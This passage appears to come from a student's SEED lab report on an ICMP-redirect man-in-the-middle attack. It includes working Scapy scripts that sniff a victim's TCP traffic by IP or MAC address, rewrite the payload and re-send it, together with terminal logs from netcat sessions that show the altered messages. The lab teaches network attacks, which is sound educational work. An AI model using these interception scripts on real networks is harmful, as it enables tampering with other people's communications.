*** b'hello AAAA\n', length: 11
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
*** b'hello AAAA\n', length: 11
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
*** b'AAAA\n', length: 5
.
Sent 1 packets.
*** b'hello AAAA\n', length: 11
```

#### QUESTION 4:

You only need to filter out the packets from the victim to the host, because the packets that need to be modified are in this direction.

Client sends messages to server and not the reverse, the flow starts from the Victim – Malicious Router – Router – Destination.

#### QUESTION 5:

Using A's IP address in the code (10.9.0.5):



```
seed@VM: ~/./volumes
#!/usr/bin/env python3
from scapy.all import *
print("MITM ATTACK LAUNCH.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        newdata = data.replace(b'yash', b'AAAA')
        send(newpkt/newdata)

    else:
        send(newpkt)

f = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)

-- INSERT --
```

21,30 All

Checking ip route



Using A's MAC address in code and following the similar steps:



```
#!/usr/bin/env python3
from scapy.all import*
print("MITM ATTACK LAUNCH.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        newdata = data.replace(b'yash', b'AAAA')
        send(newpkt/newdata)

    else:
        send(newpkt)

f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)


[02/14/23]seed@VM:~/../Labsetup$ docksh e8
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 250sec
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 250sec
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/# exit
[02/14/23]seed@VM:~/../Labsetup$ docksh e8
root@e84087c8ab63:/# ip route show cache
root@e84087c8ab63:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 283sec
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 283sec
root@e84087c8ab63:/#

64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.072 ms
^Z
[4]+  Stopped                  ping 192.168.60.5
root@e84087c8ab63:/# nc 192.168.60.5 9090
hello
it is yash again
once again it is yash
^

[02/14/23]seed@VM:~/../Labsetup$ docksh b6
root@b62ec34dd12b:/# nc -lp 9090
hello
tata
hello its AAAA
^Z
[1]+  Stopped                  nc -lp 9090
root@b62ec34dd12b:/# nc -lp 9090
hello
it is AAAA again
once again it is AAAA
^
```

As can be seen from the screenshot below, the malicious router sends one packet at a time when typed from the victim side. So, by this we can support our answer that using A's MAC address is better even when both IP and MAC ways work properly.

Hence, it can be said that A's MAC address can be used instead of A's IP address to avoid unnecessary chaos and avoid forwarding disturbance on the malicious router terminal that was observed in above screenshots.



```
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup

.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
*** b'hello its AAAA\n', length: 15
.
Sent 1 packets.
^Z
[2]+  Stopped                  python3 mitm.py
root@b7649adaf5a3:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b7649adaf5a3:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b7649adaf5a3:/volumes# python3 mitm.py
MITM ATTACK LAUNCH.....
*** b'it is yash again\n', length: 17
.
Sent 1 packets.
*** b'once again it is yash\n', length: 22
.
Sent 1 packets.
```